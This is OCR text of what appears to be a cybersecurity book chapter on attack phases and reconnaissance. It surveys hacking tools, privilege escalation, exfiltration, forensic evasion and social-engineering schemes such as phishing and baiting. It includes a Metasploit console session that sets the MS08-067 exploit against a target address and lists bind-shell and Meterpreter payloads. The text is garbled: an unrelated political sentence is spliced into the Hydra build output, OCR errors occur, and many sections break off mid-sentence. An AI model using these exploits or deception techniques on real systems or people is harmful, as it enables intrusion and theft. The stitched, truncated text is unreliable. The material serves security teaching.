This is a Linux-based hacking framework that has been used countless times by hackers. This is because Metasploit is made up of numerous hacking tools and frameworks that have been made to effect different types of attacks on a target. The tool has received attention from cybersecurity professionals and is today used to teach ethical hacking. The framework provides its users with vital information about multiple vulnerabilities and exploitation techniques. As well as being used by hackers, the framework is also used for penetration testing to assure organizations that they are protected from penetration techniques that attackers commonly use.

The Metasploit is run from a Linux terminal, which gives a command-line interface console from which exploits can be launched. The framework will tell the user the number of exploits and payloads that can be used. The user has to search for an exploit to use based on the target or what is to be scanned on a target's network. Normally, when one selects an exploit, he or she is given the payloads that can be used under that exploit.

The following figure shows screenshots of the Metasploit interface. This screenshot shows the exploit being set to target the host on IP address 192.168.1.71:




Terminal — ruby — 105×22
msf > use windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show options
Module options:
Name Current Setting Required Description
RHOST yes The target address
RPORT 445 yes Set the SMB service port
SMBPIPE BROWSER yes The pipe name to use (BROWSER, SRVSVC)
Exploit target:
Id Name
0 Automatic Targeting
msf exploit(ms08_067_netapi) > set RHOST 192.168.1.71
RHOST => 192.168.1.71
msf exploit(ms08_067_netapi) >

Figure 2: A screenshot of Metasploit

This screenshot shows the compatible payloads that can be deployed on the target:


Terminal — ruby — 105×22
windows/imap/eudora_list Qualcomm WorldMail 3.0 IMAPD LIST Buffer Overflow
windows/imap/novell_netmail_auth Novell NetMail <=3.52d IMAP AUTHENTICATE Buffer Overflow
Compatible payloads
Name Description
generic/shell_bind_tcp Generic Command Shell, Bind TCP Inline
windows/dllinject/bind_tcp Reflective Dll Injection, Bind TCP Stager
windows/meterpreter/bind_tcp Windows Meterpreter (Reflective Injection), Bind TCP Stager
windows/metsvc_bind_tcp Windows Meterpreter Service, Bind TCP
windows/patchupdllinject/bind_tcp Windows Inject DLL, Bind TCP Stager
windows/patchupmeterpreter/bind_tcp Windows Meterpreter (skape/jt injection), Bind TCP Stager
windows/patchupvncinject/bind_tcp Windows VNC Inject (skape/jt injection), Bind TCP Stager
windows/shell/bind_tcp Windows Command Shell, Bind TCP Stager
windows/shell_bind_tcp Windows Command Shell, Bind TCP Inline
windows/upexec/bind_tcp Windows Upload/Execute, Bind TCP Stager
windows/vncinject/bind_tcp VNC Server (Reflective Injection), Bind TCP Stager

John the Ripper

This a powerful password-cracking tool available on Linux and Windows operating systems that is used by hackers to perform dictionary attacks. The tool is used to retrieve the actual user passwords from encrypted databases of desktop or web-based systems and applications. The tool works by sampling commonly used passwords and then encrypting them with the same algorithm and key used by a given system. The tool does a comparison between its results and those that have been stored in the database to see if there are matches.

The tool cracks passwords in only two steps. First, it identifies the encryption type of a password. It could be RC4, SHA, or MD5, among other common encryption algorithms. It also looks at whether the encryption ...

THC Hydra

It is similar to the previously discussed tool, the only difference being that Hydra works online while John the Ripper works offline. Hydra is, however, more powerful and thus more popular among hackers. It is available for Windows, Linux, and macOSX. The tool is commonly used for fast network login hacking. It uses both dictionary and brute-force attacks to attack login pages.


Brute-force attacks may raise alarms on the target's side if there are some security tools put in place, and thus hackers are extremely careful with the use of the tool.

Hydra has been found to be effective against databases, LDAP, SMB, VNC, and SSH.

The workings of Hydra are quite simple. The attacker gives the tool the login page to any of the target's online systems. The tool then tries all possible combinations for the username and password fields. Hydra stores its combinations offline, making it faster to do the matching process.

The following diagram (*Figure 5*) shows a screenshot of the installation of Hydra. The installation is being done on a Linux machine, but the process is the same for Windows and Mac. The user is required to type make install during the installation. The

setup handles the rest until completion of the installation:


~/hydra-6.3-src
m.o hydra-irc.o crc32.o d3des.o bfg.o ntlm.o sasl.o hydra-mod.o hydra.o -lm -lss
l -lcrypto -L/usr/lib -L/usr/local/lib -L/lib -L/lib
If men could get pregnant, abortion would be a sacrament
cd hydra-gtk && sh ./make_xhydra.sh
Trying to compile xhydra now (hydra gtk gui) - dont worry if this fails, this is
really optional ...
`src/xhydra' -> `../xhydra.exe'
The GTK GUI is ready, type "./xhydra" to start
Now type make install
~/hydra-6.3-src
$ make instaii
strip hydra pw-inspector
echo OK > /dev/null && test -x xhydra && strip xhydra || echo OK > /dev/null
cp hydra pw-inspector /usr/local/bin && cd /usr/local/bin && chmod 755 hydra pw-
inspector
echo OK > /dev/null && test -x xhydra && cp xhydra /usr/local/bin && cd /usr/loc
al/bin && chmod 755 xhydra || echo OK > /dev/null
cp -f hydra.1 xhydra.1 pw-inspector.1 /usr/local/man/man1
cp: target `/usr/local/man/man1' is not a directory
make: *** [install] Error 1
~/hydra-6.3-src
$
Figure 5: A screenshot showing THC Hydra

Wireshark

This is a very popular tool among both hackers and pen testers. Wireshark is famous for scanning networks. The tool captures data packets in a target network and displays them in a verbose format, which is human readable. The tool allows hackers or pen testers to deeply analyze network traffic to the level of inspecting individual packets.

Wireshark works in two modes. The first one is the network-capturing mode. It can be left running on a victim's website for a long time while capturing all the network traffic. In the second mode, the network capturing has to be stopped in order to enable deep analysis. From here, a user of the tool can see the network traffic and start mining for insecurely exchanged passwords or to determine ...

Aircrack-ng

Aircrack-ng is a dangerous suite of tools that is used for wireless hacking, and has become legendary in today's cyberspace. The tools are available for both Linux and Windows operating systems. It is important to note that Aircrack-ng relies on other tools to first get some information about its targets. Mostly, these programs discover the potential targets that can be hacked. Airodump-ng is the commonly used tool to do this, but other tools, such as Kismet, are reliable alternatives. Airodump-ng detects wireless access points and the clients connected to them. This information is used by Aircrack-ng to hack the access points.

Today, most organizations and public places have Wi-Fi, and this makes them ideal hunting grounds for hackers in possession of this suite of tools. Aircrack-ng can be used to recover the keys of secured Wi-Fi networks, provided that it captures a certain threshold of data packets in its monitoring mode. The tool is being adopted by white hats that are focused on wireless networks. The suite includes attacks such as FMS, KoreK, and PTW, which makes its capabilities incredible.

The FMS attack is used to attack keys that have been encrypted using RC4. KoreK is used to attack Wi-Fi networks that are secured with WEP-encrypted passwords. Lastly, PTW is used to

hack through WEP- and WPA-secured Wi-Fi networks.

Aircrack-ng works in a number of ways. It could be used to monitor the traffic in a Wi-Fi network by capturing packets to be exported in formats that can be read by other scanning tools. It can also attack a network by creating fake access points or injecting its own packets into a network to get more information about the users and devices in a network.

Finally, it can recover passwords for Wi-Fi networks using the aforementioned attacks to try different combinations.




Figure 7: Aircrack-ng interface

Nikto

Nikto is a Linux-based website vulnerability scanner that hackers use to identify any exploitable loopholes in organizational websites. The tool scans the web servers for over 6,800 commonly exploited vulnerabilities. It also scans for unpatched versions of servers on over 250 platforms. The tool also checks for errors in the configurations of files in web servers. The tool is, however, not very good at masking its tracks, and thus almost always gets picked up by any intrusion detection and prevention system.

Nikto works through a set of command-line interface commands. Users first give it the IP address of the website that they wish to scan. The tool will do an initial scan and give back details about the web server.

From there, users ...

Kismet

Kismet is also a wireless network sniffer and intrusion detection system. It normally sniffs through 802.11 layer 2 traffic, which includes 802.11b, 802.11a, and 802.11g. The tool works with any wireless card available on the machine that it runs on in order to sniff.

Unlike other tools that use a command-line interface, Kismet is operated using a graphical user interface that pops up after a user opens the program. The interface has three sections that users use to make requests or view the status of an attack. When the tool scans a Wi-Fi network, it will detect whether it is secured or unsecured. If it is secured, it detects whether the encryption used is weak. Using a number of commands, the user can instruct the tools to crack into the identified Wi-Fi networks. *Figure 9* shows a screenshot of the Kismet GUI. The graphical user interface is well laid and a user interacts with the program using well-defined menus, as shown in the screenshot:

Figure 9: Screenshot of Kismet

Cain and Abel

Cain and Abel is a Windows-based password cracking tool that is effective against Microsoft operating systems. Hackers with this tool can simply recover the passwords for their target machines. They create a network adapter that is used to listen in to routers, and from here they can get a number of passwords from hosts sending out traffic through the affected router. The tool cracks passwords using dictionary, brute-force, and cryptanalysis. It can also record conversations that take place through VOIP, unscramble passwords, uncover cached passwords, and analyze the routing protocols of an internal network. The tool is surprisingly effective in its attacks to a point where it is choosy and ignores easily fixable bugs.

To use ...

Access and privilege escalation

This phase comes after an attacker has already identified a target, and scanned and exploited its vulnerabilities using the previously discussed tools and scanning tools. The main focus of the attacker in this phase is to maintain access and move around in the network while remaining undetected. In order to achieve this freedom of movement without being detected, an attacker needs to perform privilege escalation. This is an attack that will grant the attacker an elevated level of access to a network, its connected systems, and devices.

Privilege escalation can be done in two ways: vertical, and horizontal:

Table 1: A comparison of horizontal and vertical privilege escalation

Vertical privilege escalation

Vertical privilege escalation is where the attacker has to grant the higher privileges to himself/herself. It is a complex procedure since the user has to perform some kernel-level operations to elevate their access rights.

Once the operations are done, the attacker is left with access rights and privileges that allows them to run any unauthorized code. The rights acquired using this method are those of a super user that has higher rights than an administrator.

Due to these privileges, an attacker can perform various harmful actions that not even an administrator can stop. In Windows, vertical escalation is used to cause buffer overflows that attackers use to execute arbitrary code. This type of privilege escalation ...

Horizontal privilege escalation

Horizontal privilege escalation, on the other hand, is simpler since it allows a user to use the same privileges gained from the initial access.

A good example is where an attacker has been able to steal the login credentials of an administrator of a network. The administrator account already has high privileges that the attacker assumes immediately after accessing it.

Horizontal privilege also occurs when an attacker is able to access protected resources using a normal user account. A good example is where a normal user is erroneously able to access the account of another user. This is normally done through session and cookie theft, cross-site scripting, guessing weak passwords, and logging keystrokes.

At the end of this phase, the attacker normally has well-established remote access entry points into a target system. The

attacker might also have access to the accounts of several users. The attacker also knows how to avoid detection from security tools that the target might have. This leads to the next phase, called exfiltration.

Exfiltration

This is the phase where the main attack starts. Once an attack has reached this phase, it is considered successful. The attacker normally has unobstructed freedom to move around a victim's network and access all its systems and sensitive data. The attacker will start extracting sensitive data from an organization. This could include trade secrets, usernames, passwords, personally identifiable data, top-secret documents, and other types of data. Attackers normally steal huge chunks of data in this stage. This data can either be sold off to willing buyers or leaked to the public. There have been some ugly incidents facing big companies whose data has been stolen.

In 2015, a hacker group breached and stole 9.7 GB of data from a ...

Sustainment

Sustainment happens when the attackers are already freely roaming in the network and copying all data that they think is valuable. They enter this stage when they want to remain undetected. There is an option to end the attack in the previous stage when data has already been stolen and can either be publicized or sold. Highly motivated attackers that want to completely finish off a target choose to continue with the attack, though. Attackers install malware, such as rootkit viruses, that assure them of access to the victim's computers and systems whenever they want.

The main aim of entering this stage is to buy time to perform another and even more harmful attack than exfiltration. The attacker is motivated to move past data and software and attack the hardware of an organization. The victim's security tools are at this point ineffective at either detecting or stopping the attack from proceeding. The attacker normally has multiple access points to the victims, such that even if one access point is closed, their access is not compromised.

Assault

Assault is the most feared stage of any cyber-attack. It is where the attacker does damage exceeding the data and software. An attacker might disable or alter the functioning of the victim's hardware permanently. The attacker focuses on destroying hardware controlled by the compromised systems and computing devices.

A good example of an attack that got to this phase is the Stuxnet attack on Iran's nuclear station. It was the first recorded digital weapon to be used to wreak havoc on physical resources. Just like any other attack, Stuxnet had followed the previously explained phases and had been residing in the facility's network for a year. Initially, Stuxnet is used to manipulate valves in the nuclear facility, causing the pressure ...

Obfuscation

This is the last stage of the attack which some attackers may choose to ignore. The main aim here is for the attackers to cover their tracks for various reasons. If the attackers do not want to be known, they use various techniques to confuse, deter, or divert the forensic investigation process that follows a cyber-attack. Some attackers may, however, opt to leave their trails unmasked if they operated anonymously or want to boast of their exploits.

Obfuscation is done in a number of ways. One of the ways that attackers prevent their adversaries from catching up with them is by obfuscating their origins. There are a number of ways through which this can be achieved. Hackers at times attack outdated servers in small businesses and then laterally move to attack other servers or targets. Therefore, the origins of the attacks will be tracked down to the servers of the innocent small business that does not regularly perform updates.

This type of obfuscation was recently witnessed in a university where the IoT lights were hacked into and used to attack the university's servers. When forensic analysts came to investigate the DDoS attack on the servers, they were surprised to see that it originated from the university's 5,000 IoT lights.

Another origin obfuscation technique is the use of public school servers. Hackers have repeatedly used this technique where they hack into vulnerable web applications of public schools and move laterally into the schools' networks, installing backdoors and rootkit viruses to the servers. These servers are then used to launch attacks on bigger targets since forensic investigations will identify the public schools as the origin.

Lastly, social clubs are also used to mask the origins of attacks by hackers. Social clubs offer their members free Wi-Fi, but it is not always highly protected. This provides hackers with an ideal ground for infecting devices that they can later use to execute attacks without the knowledge of the owners.

Another obfuscation technique that hackers commonly use is the stripping out of metadata. Metadata can be used by law enforcement agencies to catch up with perpetrators of some crimes.

In 2012, a hacker by the name Ochoa was charged for hacking the FBI database and releasing the private details of police officers.

Ochoa, who used the name "wormer" in his hacks, was caught after he forgot to strip metadata from a picture that he placed on the FBI site after hacking it. The metadata showed the FBI the exact location of the place where the photo was taken and this led to his arrest. Hackers have learned from that incident that it is irresponsible to leave any metadata in their hacking activities as it could be their downfall, just as it was for Ochoa.

It is also common for hackers to cover their trails using dynamic code obfuscation. This involves the generation of different malicious codes to attack targets, but prevents detection from

signature-based antivirus and firewall programs.

The pieces of code can be generated using randomizing functions or by changing some function parameters. Therefore, hackers make it significantly harder for any signature-based security tool to protect systems against their malicious codes. This also makes it difficult for forensic investigators to identify the attacker as most of the hacking is done by random code.

At times, hackers will use dynamic code generators to add meaningless codes to their original code. This makes a hack appear very sophisticated to investigators, and it slows down their progress in analyzing the malicious code. A few lines of code could be made to be thousands or millions of meaningless lines. This might discourage forensic investigators from analyzing code deeper to identify some unique elements or hunt for any leads towards the original coder.

Threat life cycle management

An investment in threat life cycle management can enable an organization to stop attacks just as they happen. It is a worthy investment for any company today since statistics show that the cyber breaches being witnessed are not slowing down. There was a 760% increase in cyber-attacks from 2014 to 2016. Cybercrimes are increasing because of three things. To begin with, there are more motivated threat actors. Cybercrime has become a low-risk, high-return business for some people. Despite the increase in the number of breaches, there has been a very low conviction rate, which shows that very few cyber criminals get caught.

At the same time, organizations are losing billions to these motivated attackers. Another reason ...

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Summary

This chapter gave an overall picture of the phases commonly involved in cyber-attacks. It exposed the mindset of an attacker. It showed how an attacker gets details about a target using simple methods and advanced intrusion tools to later on use this information to attack users. It has discussed the two main ways through which attackers escalate their privileges when they attack systems. It has explained how cyberattackers exfiltrate data from systems that they have access to. It has also looked at scenarios where attackers proceed to attack the hardware of a victim to cause more damage. It has then discussed ways through which attackers maintain anonymity. Lastly, the chapter has highlighted ways through which users can interrupt ...

Reconnaissance

The previous chapter gave you an overall view of all the stages of the cyber-attack life cycle. This chapter will go into the first phase of the life cycle in depth—reconnaissance. Reconnaissance is one of the most important stages of a threat life cycle, where attackers search for vulnerabilities that they can use to attack targets. An attacker will be interested in locating and gathering data, and identifying any loopholes in a target's network, its users, or its computing systems. Reconnaissance is done both passively and actively, borrowing tactics that have been used by the military. It can be compared to the sending of spies into an enemy's territory to gather data about where and when to strike. When reconnaissance is done in the right way, the target should not be able to know that it is being done. This critical attack life cycle phase can be actualized in a number of ways, which are broadly classified as external and internal reconnaissance.

This chapter is going to discuss the following topics:

- External reconnaissance:
    - Dumpster diving
    - The use of social media to obtain information about the target

- Social engineering

- Tools used to perform internal reconnaissance

External reconnaissance

External reconnaissance is done outside of the organization's network and systems. It is normally targeted by exploiting the carelessness of users of an organization. There are several ways in which this can be done.

Dumpster diving

Organizations dispose of obsolete devices in a number of ways, such as through bidding, sending to recyclers, or dumping them in storage. There are serious implications for these methods of disposal. Google is one of the companies that are thorough in the way they dispose of devices that may have contained user data. The company destroys its old hard drives from its data centers to prevent the data that they contained from being accessed by malicious people. The hard drives are put into a crusher that pushes steel pistons up the center of the disks, rendering them unreadable. This process continues until the machine spits out tiny pieces of the hard drive, which are then sent to a recycling center. This is a rigorous and fail-proof exercise. Some other companies are not able to do this and therefore opt to delete the data contained in old hard disks by using military-grade deletion software. This ensures that data cannot be recovered from old hard drives when they are disposed of.

However, most organizations are not thorough enough when handling old external storage devices or obsolete computers. Some do not even bother to delete the contained data. Since these

obsolete devices may be disposed of by sometimes careless means, attackers are able to easily obtain them from their points of disposal. The obsolete storage devices may give attackers a lot of information about the internal setup of an organization. It may also allow them to access openly-stored passwords on browsers, find out the privileges and details of different users, and may even give them access to some bespoke systems used in the network.

Social media

Social media has opened up another hunting ground for hackers. The easiest way to find out a lot of information about people today is by going through their social media accounts. Hackers have found social media to be the best place to mine data concerning specific targets, as people are likely to share information on such platforms. Of particular importance today is data related to the companies users work for. Other key pieces of information that can be obtained from social media accounts include details about family members, relatives, friends, and residence and contact information. As well as this, attackers have learned a new way of using social media to execute even more nefarious pre-attacks.

A recent incident involving ...

Social engineering

This is one of the most feared reconnaissance acts due to the nature of the target. A company can shield itself from many types of attack with security tools, but it cannot completely protect itself from this type of threat. Social engineering has been perfectly developed to exploit human nature—something beyond the protection of security tools. Hackers are aware that there exist very strong and powerful tools to prevent them from getting any type of information from organizational networks. Scanning and spoofing tools are easily identified by intrusion detection devices and firewalls. Therefore, it is somewhat difficult to beat today's level of security with the usual threats since their signatures are known and can easily be thwarted. The human component, on the other hand, is still open to attacks through manipulation. Humans are sympathetic, trusting of friends, show-offs, and obedient to higher authorities; they are easy to convince provided that one can bring them around to a certain way of thinking.

There are six levers that social engineers use to get victims to talk. One of these is reciprocation, where a victim does something for a social media user who in turn feels the need to reciprocate the

favor. It is part of human nature to feel obligated to return a favor to a person, and attackers have come to know and exploit this. Another lever is scarcity, where a social engineer will get compliance from a target by threatening a short supply of something that the target is in need of. It could be a trip, a mega sale, or a new release of products. A lot of work is done to find out a target's likes in order to enable social engineers to pull this lever. The next lever is consistency, whereby humans tend to honor promises or get used to the usual flow of events. When an organization always orders and receives IT consumables from a certain vendor, it is very easy for attackers to clone the vendor and deliver malware-infected electronics.

Another lever is liking, whereby humans are more likely to comply with the requests of people they like or those that appear attractive. Social engineers are experts at making themselves sound and appear attractive to easily win the compliance of targets. A commonly used lever that has a high success rate is authority. Generally, humans are obedient to the authority of those that are ranked above them; they can therefore easily bend the rules for them and grant their wishes even if they seem malicious. Many users will give their login credentials if a high-ranking IT employee requests them. In addition, many users will not think twice if their manager or director asks them to send some sensitive data over unsecured channels. It is easy to use this lever and many people can easily fall victim. The last lever is social validation: humans will readily comply and do something if other people are doing the same, as they do not want to appear the odd one out. All a hacker needs to do is make something appear normal and then request an unsuspicious user to do the same.

All the social engineering levers can be used in different types of

social engineering attacks. The following are some popular types of social engineering attacks.

Pretexting

This is a method of indirectly putting pressure on targets to get them to divulge some information or perform unusual actions. It involves the construction of an elaborate lie that has been well-researched so as to appear legitimate to the target. This technique has been able to get accountants to release huge amounts of money to imaginary bosses who issue an order for payment into a certain account. It is therefore very easy for a hacker to use this technique to steal login credentials of users, or to get access to some sensitive files. Pretexting can be used to mediate an even bigger social engineering attack that will use the legitimate information to construe another lie. Social engineers that use pretexting have honed the ...

Diversion theft

This is a con game, whereby attackers persuade delivery and transport companies that their deliveries and services are requested elsewhere. There are some advantages of getting the consignments of a certain company—the attackers can physically dress as the legitimate delivery agent and proceed to deliver already-flawed products. They might have installed rootkits or some spying hardware that will go undetected in the delivered products.

Phishing


This is one of the oldest tricks that hackers have used over the years, but its success rate is still surprisingly high. Phishing is mainly a technique that is used to obtain sensitive information about a company or a specific person in a fraudulent way. The normal execution of this attack involves a hacker sending emails to a target, pretending to be a legitimate third-party organization requesting information for verification purposes. The attacker normally attaches dire consequences to the lack of provision of the requested information. A link leading to a malicious or fraudulent website is also attached and the users are advised to use it to access a certain legitimate website. The attackers will have made a replica website, ...

Phone phishing (vishing)

This is a unique type of phishing where the attacker uses phone calls instead of emails. It is an advanced level of a phishing attack whereby the attacker will use an illegitimate interactive voice response system that sounds exactly like the ones used by banks, service providers, and so on. This attack is mostly used as an extension of the email phishing attack to make a target reveal secret information. A toll-free number is normally provided, which when called leads the target to the rogue interactive voice response system. The target will be prompted by the system to give out some verification information. It is normal for the system to reject input that a target gives so as to ensure that several PINs are disclosed. This is enough for the attackers to proceed and steal money from a target, be it a person or an organization. In extreme cases, a target will be forwarded to a fake customer care agent to assist with failed login attempts. The fake agent will continue questioning the target, gaining even more sensitive information.

The following diagram shows a scenario in which a hacker uses

phishing to obtain the login credentials of a user:



Spear phishing

This is also related to a normal phishing attack, but it does not send out high volumes of emails in a random manner. Spear phishing is specifically targeted to obtain information from particular end users in an organization. Spear phishing is more strenuous since it requires the attackers to perform a number of background checks on targets in order to identify a victim that they can pursue. Attackers will then carefully craft an email that addresses something of interest to the target, coercing him or her to open it. Statistically, normal phishing has a 3% success rate, whereas spear phishing has a 70% success rate. It is also said that only 5% of people who open phishing emails click links or download any attachments, while ...

Water holing

This is a social engineering attack that takes advantage of the amount of trust that users give to websites they regularly visit, such as interactive chat forums and exchange boards. Users on these websites are more likely to act in abnormally careless manners. Even the most careful people, who avoid clicking links in emails, will not hesitate to click on links provided on these types of website. These websites are referred to as watering holes because hackers trap their victims there just as predators wait to catch their prey at watering holes. Here, hackers exploit any vulnerabilities on the website, attack them, take charge, and then inject code that infects visitors with malware or that leads clicks to malicious pages. Due to the nature of the planning done by the attackers that choose this method, these attacks are normally tailored to a specific target and specific devices, operating systems, or applications that they use. It is used against some of the most IT-knowledgeable people, such as system administrators. An example of water holing is the exploitation of vulnerabilities in a site such as StackOverflow.com, which is often frequented by IT personnel. If the site is bugged, a hacker could inject malware into the computers of the visiting IT staff.

Baiting

This preys upon the greed or curiosity of a certain target. It is one of the simplest social engineering techniques since all that it involves is an external storage device (1). An attacker will leave a malware-infected external storage device in a place where other people can easily find it. It could be in the washroom of an organization, in the elevator, at the reception desk, on the pavement, or even in the parking lot. Greedy or curious users in an organization will then retrieve the object and hurriedly plug it into their machines. Attackers are normally crafty and will leave files in the flash drive that a victim will be tempted to open. For example, a file labeled "the executive summary of salaries and upcoming promotions" ...

Quid pro quo

This is a common social engineering attack that is commonly carried out by low-level attackers. These attackers do not have any advanced tools at their disposal and do not do research about the targets. These attackers will keep calling random numbers claiming to be from technical support, and will offer some sort of assistance. Once in a while, they find people with legitimate technical problems and will then "help" them to solve those problems. They guide them through the necessary steps, which then gives the attackers access to the victims' computers or the ability to launch malware. This is a tedious method that has a very low success rate.

Tailgating

This is the least common social engineering attack and is not as technically advanced as the ones we've discussed previously. However, it does have a significant success rate. Attackers use this method to gain entry into restricted premises or parts of buildings. Most organizational premises have electronic access control and users normally require biometric or RFID cards to be allowed in. An attacker will walk behind an employee that has legitimate access and enter behind them. At times, the attacker may ask an employee to borrow their RFID card, or may gain entry by using a fake card under the guise of accessibility problems.

Internal reconnaissance

Unlike external reconnaissance attacks, internal reconnaissance is done on-site. This means that the attacks are carried out within an organization's network, systems, and premises. Mostly, this process is aided by software tools. An attacker interacts with the actual target systems in order to find out information about its vulnerabilities. This is the main difference between internal and external reconnaissance techniques.

External reconnaissance is done without interacting with the system, but by instead finding entry points through humans that work in the organization. That is why most external reconnaissance attempts involve hackers trying to reach users through social media, emails, and phone calls. Internal reconnaissance is still a passive attack since the aim is to find information that can be used in future for an even more serious attack.

The main target of internal reconnaissance is the internal network of an organization, where hackers are sure to find the data servers and the IP addresses of hosts they can infect. It is known that data in a network can be read by anyone in the same network with the

right tools and skill set. Attackers use networks to discover and analyze potential targets to attack in the future. Internal reconnaissance is used to determine the security mechanisms in place that ward off hacking attempts. There are many cyber security tools that have been made to mitigate software used to perform reconnaissance attacks. However, most organizations never install enough security tools and hackers keep on finding ways to hack through the already-installed ones. There are a number of tools that hackers have tested and have found to be effective at studying their targets' networks. Most of them can be classified as sniffing tools.


Sniffing and scanning

These are terms used in networking that generally refer to the act of eavesdropping on traffic in a network. They enable both attackers and defenders to know exactly what is happening in a network. Sniffing tools are designed to capture the packets being transmitted over a network and to perform analysis on them, which is then presented in a human-readable format. In order to perform internal reconnaissance, packet analysis is more than essential. It gives attackers a lot of information about the network to a level where it can be compared to reading the logical layout of the network on paper.

Some sniffing tools go to the extent of revealing confidential information, such as passwords from WEP-protected Wi-Fi networks. ...


Prismdump

Designed only for Linux, this tool allows hackers to sniff with Prism2 chipset-based cards. This technology is only meant to capture packets, and therefore leaves analysis to be performed by other tools; this is the reason why it dumps the captured packets in a `pcap` format, which is widely used by other sniffing tools. Most open source sniffing tools use `pcap` as the standard packet capture format. Since this tool is only specialized to capture data, it is reliable and can be used for long reconnaissance missions. The following diagram is a screenshot of the `prismdump` tool:


Konsole - root@localhost:/usr/src/tools/prismdump - Konsole
File Sessions Settings Help
[root@localhost prismdump]# ./prism-getIV.pl < test.t
Match normal order [MSB]: 3 255 7 219
Match normal order [MSB]: 4 255 7 144
Match normal order [MSB]: 5 255 7 177
Match normal order [MSB]: 6 255 7 93
Match normal order [MSB]: 7 255 7 11
Match normal order [MSB]: 8 255 7 92
Match normal order [MSB]: 10 255 7 184
New
Konsole

tcpdump

This is an open-source sniffing tool that is used for packet capture and analysis. `tcpdump` runs using a command line interface. `tcpdump` has also been custom-designed for packet capturing as it does not have a GUI that enables the analysis and display of data. It is a tool with one of the most powerful packet-filtering capabilities and can even selectively capture packets. This differentiates it from most other sniffing tools that have no means of filtering packets during capture. Following is a screenshot of the `tcpdump` tool. In the screenshot, it is listening to the `ping` commands being sent to its host:



darklinux@darklinux: ~
